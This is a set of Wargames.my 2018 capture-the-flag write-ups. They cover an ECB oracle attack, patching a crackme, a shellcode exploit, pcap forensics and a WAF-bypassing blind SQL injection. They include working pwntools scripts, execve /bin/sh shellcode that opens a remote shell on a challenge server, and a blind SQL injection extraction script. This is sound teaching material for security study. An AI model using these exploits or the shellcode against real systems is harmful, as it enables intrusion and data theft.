AAAAAAAAAAAAAAAA	**9be9337b43125a1ccce8388fe85b6d92** ace456482898346de7cf5fea4b0fa6de df93b29e5a3c0053cb15897fe93caa16 0f51420478ce72d9c2bf8b37e96a1180
AAAAAAAAAAAAAAA	**30527130219930 1dc60a60f64a1a92dc** ba3703595dcaeed3941796caf3942529 5bf5264ae9dfabb5ed127bc68f74c45e b700eecfe338a700e1b00527f7c31bb3
AAAAAAAAAAAAAAAw	**305271302199301dc60a60f64a1a92dc** ace456482898346de7cf5fea4b0fa6de df93b29e5a3c0053cb15897fe93caa16 0f51420478ce72d9c2bf8b37e96a1180


Notice the patterns??? Blocks that contains the same input encrypts to the same output !

We can manipulate this and create a script that could brute force the password.

Below is the source that I used. Notice the script contains part of the key. This is because my initial script was not as refined and can only brute force a limited number of blocks before it stops working. I then updated the script and resumes brute force operation 😊

```
from pwn import *
import binascii
cs = 'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ{}_+-
*/\|.,?!@#$%^&*()'
key2 = 'ecb_1s_n0t_th4t_s3cure_right?--}'
key = ''
c = remote('178.128.62.127', 5000)
for j in range(16):
       print(str(j) + "####################################################")
       for i in range(len(cs)):
              c.recvuntil(' : ')
              maxkey = 16 - len(key) - 1
              sk = cs[i] + key + key2 + 'AAAAAAAAAAAAAAAAAAAAAAAA'
              c.sendline(sk)
              d = c.recvline()
              #print(d)
              d = d[30:]
              l = d[:32]
              #r = d[-33:].strip()
              r = (d[-33-32-32:].strip())[:32]
              print(((l)) + " = " + ((r)))
              if l == r:
                     key = cs[i] + key
                     print("key = " + sk)
                     break
```

And after running the script for some time, I got the flag 😊




```
c0687baff18cd58a686bff01530fb66a = ace456482898346de7cf5fea4b0fa6de
7de67c1761aa50126af080533acf019a = ace456482898346de7cf5fea4b0fa6de
ace456482898346de7cf5fea4b0fa6de = ace456482898346de7cf5fea4b0fa6de
key = wgmy{--ecb_1s_n0t_th4t_s3cure_right?--}AAAAAAAAAAAAAAAAAAAAAAAA
```

Wargames.my 2018 writeup

woitheuk

QuickMEH

You are given a console based application that validates your input (if it's the correct flag). Since time is crucial, I choose to solve the task via brute force by modifying the program (so that the program will brute-force itself?). Below is the screenshot of the modified program, and the correct flag in the memory dump window.


quickmeh.exe - PID: 3DA0 - Module: quickmeh.exe - Thread: Main Thread 2194 - x32dbg
File View Debug Trace Plugins Favourites Options Help Sep 13 2018
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Hand
Modifications made
The flag
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
Command:
Paused

```
00F61059                 C605 0C21F600 00   mov      byte ptr ds:[0xF6210C], 0x0
00F61060                 8A1C16             mov      bl, byte ptr ds:[esi+edx]
00F61063                 8AC3               mov      al, bl
00F61065                 C0F8 04            sar      al, 0x4
00F61068                 0FBEC0             movsx    eax, al
00F6106B                 66:0F6EC0          movd     xmm0, eax
00F6106F                 F3:0FE6C0          cvtdq2pd xmm0, xmm0
00F61073                 F2:0F59C1          mulsd    xmm0, xmm1
00F61077                 66:0F2E01          ucomisd  xmm0, qword ptr ds:[ecx]
00F6107B                 9F                 lahf
00F6107C                 F6C4 44            test     ah, 0x44
00F6107F                 7A 4F              jp       <quickmeh.sub_F610D0>
00F61081                 80E3 0F            and      bl, 0xF
00F61084                 0FB6C3             movzx    eax, bl
00F61087                 66:0F6EC0          movd     xmm0, eax
00F6108B                 F3:0FE6C0          cvtdq2pd xmm0, xmm0
00F6108F                 F2:0F59C1          mulsd    xmm0, xmm1
00F61093                 66:0F2E41 08       ucomisd  xmm0, qword ptr ds:[ecx+0x8]
00F61098                 9F                 lahf
00F61099                 F6C4 44            test     ah, 0x44
00F6109C                 7A 32              jp       <quickmeh.sub_F610D0>
00F6109E                 42                 inc      edx
00F6109F                 83C1 10            add      ecx, 0x10
00F610A2                 83FA 18            cmp      edx, 0x18
00F610A5                 7C B2              jl       quickmeh.F61059
00F610A7                 B7 01              mov      bh, 0x1
00F610A9 <quickmeh.byebye>  B9 2421F600     mov      ecx, quickmeh.F62124     F62124:"what are you thinking! :("
00F610AE                 80FF 01            cmp      bh, 0x1
00F610B1                 B8 1021F600        mov      eax, quickmeh.F62110     F62110:"submit flag pls :)"
00F610B6                 0F45C1             cmovne   eax, ecx
00F610B9                 50                 push     eax                      const char* str
00F610BA                 FF15 B820F600      call     dword ptr ds:[<&puts>]   puts
00F610C0                 83C4 04            add      esp, 0x4
00F610C3                 33C0               xor      eax, eax
00F610C5                 5E                 pop      esi                      esi:"wgmy{is-it_m3th-0r_M4th}"
00F610C6                 5B                 pop      ebx
00F610C7                 5D                 pop      ebp
00F610C8                 C3                 ret
00F610C9                 CC                 int3
00F610CA                 CC                 int3
00F610CB                 CC                 int3
00F610CC                 CC                 int3
00F610CD                 CC                 int3
00F610CE                 CC                 int3
00F610CF                 CC                 int3
00F610D0 <quickmeh.sub_F610D0>  A0 0C21F600  mov     al, byte ptr ds:[0xF6210C]   sub_F610D0
00F610D5                 FEC0               inc      al
00F610D7                 A2 0C21F600        mov      byte ptr ds:[0xF6210C], al
00F610DC                 BF 862DF600        mov      edi, quickmeh.F62D86     edi:"Abcdefghijklmnopqrstuvwxyz012
00F610E1                 0FB6C0             movzx    eax, al
00F610E4                 03C7               add      eax, edi                 edi:"Abcdefghijklmnopqrstuvwxyz012
00F610E6                 8A00               mov      al, byte ptr ds:[eax]
00F610E8                 880416             mov      byte ptr ds:[esi+edx], al
00F610EB                 E9 70FFFFFF        jmp      quickmeh.F61060

bh=0

.text:00F610A7 quickmeh.exe:$10A7 #4A7 <main+A7>
```

```
Address   Hex                                              ASCII
015D52AE  77 67 6D 79 7B 69 73 2D 69 74 5F 6D 33 74 68 2D  wgmy{is-it_m3th-
015D52BE  30 72 5F 4D 34 74 68 7D 00 AB AB AB AB AB AB AB  0r_M4th}.«««««««
015D52CE  AB 00 00 00 00 00 00 00 00 00 D1 DC 9B 58 B8 33  «.........ÑÜ.X¸3
015D52DE  00 00 A0 41 5D 01 00 42 5D 01 EE FE EE FE EE FE  .. A]..B].îþîþîþ
```


Dump: 015D52AE -> 015D52C5 (0x00000018 bytes)

Wargames.my 2018 writeup

woitheuk

babypwn2.0

You are given a binary that accepts 10 bytes and executes it. Seems like a simple exploitation? Not quite since 10 bytes is too small a space for any normal shellcode.



```
.text:0000000000400735                 mov     rax, [rbp+buf]
.text:0000000000400739                 mov     edx, 10         ; nbytes
.text:000000000040073E                 mov     rsi, rax        ; buf
.text:0000000000400741                 mov     edi, 0          ; fd
.text:0000000000400746                 call    _read           ; Baca 10 bytes here ----------------
.text:000000000040074B                 mov     [rbp+var_14], eax
.text:000000000040074E                 cmp     [rbp+var_14], 0
.text:0000000000400752                 jnz     short loc_40076D
.text:0000000000400754                 mov     edi, offset aKosong ; "kosong :("
.text:0000000000400759                 mov     eax, 0
.text:000000000040075E                 call    _printf
.text:0000000000400763                 mov     edi, 0          ; status
.text:0000000000400768                 call    _exit
.text:000000000040076D ; ---------------------------------------------------------------------------
.text:000000000040076D
.text:000000000040076D loc_40076D:                             ; CODE XREF: sub_4006C6+8C↑j
.text:000000000040076D                 mov     rax, [rbp+buf]
.text:0000000000400771                 mov     [rbp+var_8], rax
.text:0000000000400775                 mov     rdx, [rbp+var_8]
.text:0000000000400779                 mov     eax, 0
.text:000000000040077E                 call    rdx             ; Execute the bytes here ------------
.text:0000000000400780                 nop
.text:0000000000400781                 leave
.text:0000000000400782                 retn
.text:0000000000400782 sub_4006C6      endp
```


We need a strategy and the ability to write custom shellcode ! Upon executing the 10 bytes shellcode, the registers pretty much preserve the parameters passed to _read, except rdx which contains the address of our buffer. The idea is to create a shellcode that would fix the parameter (any decent value from other registers would do) and call _read again to force reading more values. And for the seconds _read, we can pass any regular /bin/sh shellcode. The initial 10 bytes shellcode:

```
0:   4c 89 da                mov    rdx,r11
3:   41 80 ec 50             sub    r12b,0x50
7:   41 ff d4                call   r12
```

This is the script that I wrote to gain shell access:

```
from pwn import *
c = remote('128.199.247.163', 19957)
p = "\x4C\x89\xDA\x41\x80\xEC\x50\x41\xFF\xd4"
c.send(p)
p = ("\x90"*14) +
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52
\x57\x54\x5e\xb0\x3b\x0f\x05"
c.sendline(p)
c.interactive()
```

And this is how I got the flag 😉




```
root@kali:~/Desktop# python babypwn2.py
[+] Opening connection to 128.199.247.163 on port 19957: Done
[*] Switching to interactive mode
Put something fun, pleaseeee?!
Give me 10 bytes:
$ cat flag.txt
wgmy{w3ll_d0n3_m473!}
[*] Got EOF while reading in interactive
```

Wargames.my 2018 writeup

woitheuk

Jarum Dalam Tepung

You are given a pcap file that is rather huge. After inspecting the pcap for quite some time, I noticed this rather interesting network communication, requesting for a bitmap file. After applying some filters to remove noise, I end up with this:




```
ip.addr == 192.168.1.198 and http

No.    Time         Source          Destination     Protocol   Length Info
 6538 39.413661    192.168.1.80    192.168.1.198   HTTP          174 GET /byterange/1.bmp HTTP/1.1
 6553 39.426186    192.168.1.198   192.168.1.80    HTTP        20369 HTTP/1.1 206 Partial Content  (image/bmp)
 9921 62.994708    192.168.1.80    192.168.1.198   HTTP          179 GET /byterange/1.bmp HTTP/1.1
 9934 63.030926    192.168.1.198   192.168.1.80    HTTP         3888 HTTP/1.1 206 Partial Content  (image/bmp)
15755 91.260306    192.168.1.80    192.168.1.198   HTTP          179 GET /byterange/1.bmp HTTP/1.1
15768 91.278921    192.168.1.198   192.168.1.80    HTTP         3888 HTTP/1.1 206 Partial Content  (image/bmp)
20936 122.523012   192.168.1.80    192.168.1.198   HTTP          179 GET /byterange/1.bmp HTTP/1.1
20949 122.538060   192.168.1.198   192.168.1.80    HTTP         3888 HTTP/1.1 206 Partial Content  (image/bmp)
23411 136.960352   192.168.1.80    192.168.1.198   HTTP          179 GET /byterange/1.bmp HTTP/1.1
23424 136.972765   192.168.1.198   192.168.1.80    HTTP         3888 HTTP/1.1 206 Partial Content  (image/bmp)
29903 160.974377   192.168.1.80    192.168.1.198   HTTP          179 GET /byterange/1.bmp HTTP/1.1
29920 160.992986   192.168.1.198   192.168.1.80    HTTP         3888 HTTP/1.1 206 Partial Content  (image/bmp)
36666 192.477593   192.168.1.80    192.168.1.198   HTTP          179 GET /byterange/1.bmp HTTP/1.1
36684 192.487731   192.168.1.198   192.168.1.80    HTTP         3886 HTTP/1.1 206 Partial Content  (image/bmp)
41776 252.534758   192.168.1.80    192.168.1.198   HTTP          169 GET /byterange/1.bmp HTTP/1.1
41777 252.536883   192.168.1.198   192.168.1.80    HTTP          354 HTTP/1.1 206 Partial Content  (image/bmp)
```

```
> Frame 6538: 174 bytes on wire (1392 bits), 174 bytes captured (1392 bi
> Ethernet II, Src: Vmware_bf:6a:bb (00:0c:29:bf:6a:bb), Dst: IntelCor_1
> Internet Protocol Version 4, Src: 192.168.1.80, Dst: 192.168.1.198
> Transmission Control Protocol, Src Port: 43330, Dst Port: 8088, Seq: 4
v Hypertext Transfer Protocol
  > GET /byterange/1.bmp HTTP/1.1\r\n
    Host: 192.168.1.198:8088\r\n
    Range: bytes=1-147574\r\n
    User-Agent: curl/7.61.0\r\n
    Accept: */*\r\n
    \r\n
    [Full request URI: http://192.168.1.198:8088/byterange/1.bmp]
    [HTTP request 1/1]
    [Response in frame: 6553]
```

```
0000  cc 2f 71 1a 6f e9 00 0c  29 bf 6a bb 08 00 45 00
0010  00 a0 23 2a 40 00 40 06  92 c7 c0 a8 01 50 c0 a8
0020  01 c6 a9 42 1f 98 f3 1e  74 d6 e1 09 71 2e 50 18
0030  00 e5 84 f9 00 00 47 45  54 20 2f 62 79 74 65 72
0040  61 6e 67 65 2f 31 2e 62  6d 70 20 48 54 54 50 2f
0050  31 2e 31 0d 0a 48 6f 73  74 3a 20 31 39 32 2e 31
0060  36 38 2e 31 2e 31 39 38  3a 38 30 38 38 0d 0a 52
0070  61 6e 67 65 3a 20 62 79  74 65 73 3d 31 2d 31 34
0080  37 35 37 34 0d 0a 55 73  65 72 2d 41 67 65 6e 74
0090  3a 20 63 75 72 6c 2f 37  2e 36 31 2e 30 0d 0a 41
00a0  63 63 65 70 74 3a 20 2a  2f 2a 0d 0a 0d 0a
```

Hypertext Transfer Protocol: Protocol | Packets: 42068 · Displayed: 16 (0.0%) · Load time: 0:1.458 | Profile: Default

It's a request for a huge bitmap file. I quickly dump it and once done, this is what I saw 😋



wgmy{AFFSukuziCup2018}

Wargames.my 2018 writeup

woitheuk


AumWAF 2.0

You are presented with a page that is vulnerable to SQL injection, but contains a series of rules to detect possible attempt at exploiting it. The aim is to read the @bounty variable which contains the flag. To solve this, I had to refer to MySQL documentation for string related functions and see the ones which are not filtered.

After a manual proof of concept, I came up with this script to do blind SQL injection to extract the @bounty variable.

```
import urllib2
import time

url = 'http://waf2.wargames.my/post.php?id='
cs = 'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ{}_+-
*/\|.,?!@#$%^&*()'
key = ''
count = 1

while 1:
        for i in range(len(cs)):
             c = cs[i]
             q =
'instr(right(left(@bounty,'+str(count)+'),1),'+str(hex(ord(c)))+')'
             page = url + q
             print(page)
             x = urllib2.urlopen(page)
             p = x.read()
             if len(p) > 19:
                    key += c
                    print("key: "+key)
                    break
             time.sleep(1)
        count += 1
```

After running the script for some time…………………………………………….. the flag is presented upon me:



```
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x54)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x55)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x56)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x57)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x58)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x59)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x5a)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x7b)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,32),1),0x7d)
key: wgmy{m4k3_wh1t3l!5t_gr34t_@g4!n}
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,33),1),0x61)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,33),1),0x62)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,33),1),0x63)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,33),1),0x64)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,33),1),0x65)
http://waf2.wargames.my/post.php?id=instr(right(left(@bounty,33),1),0x66)
```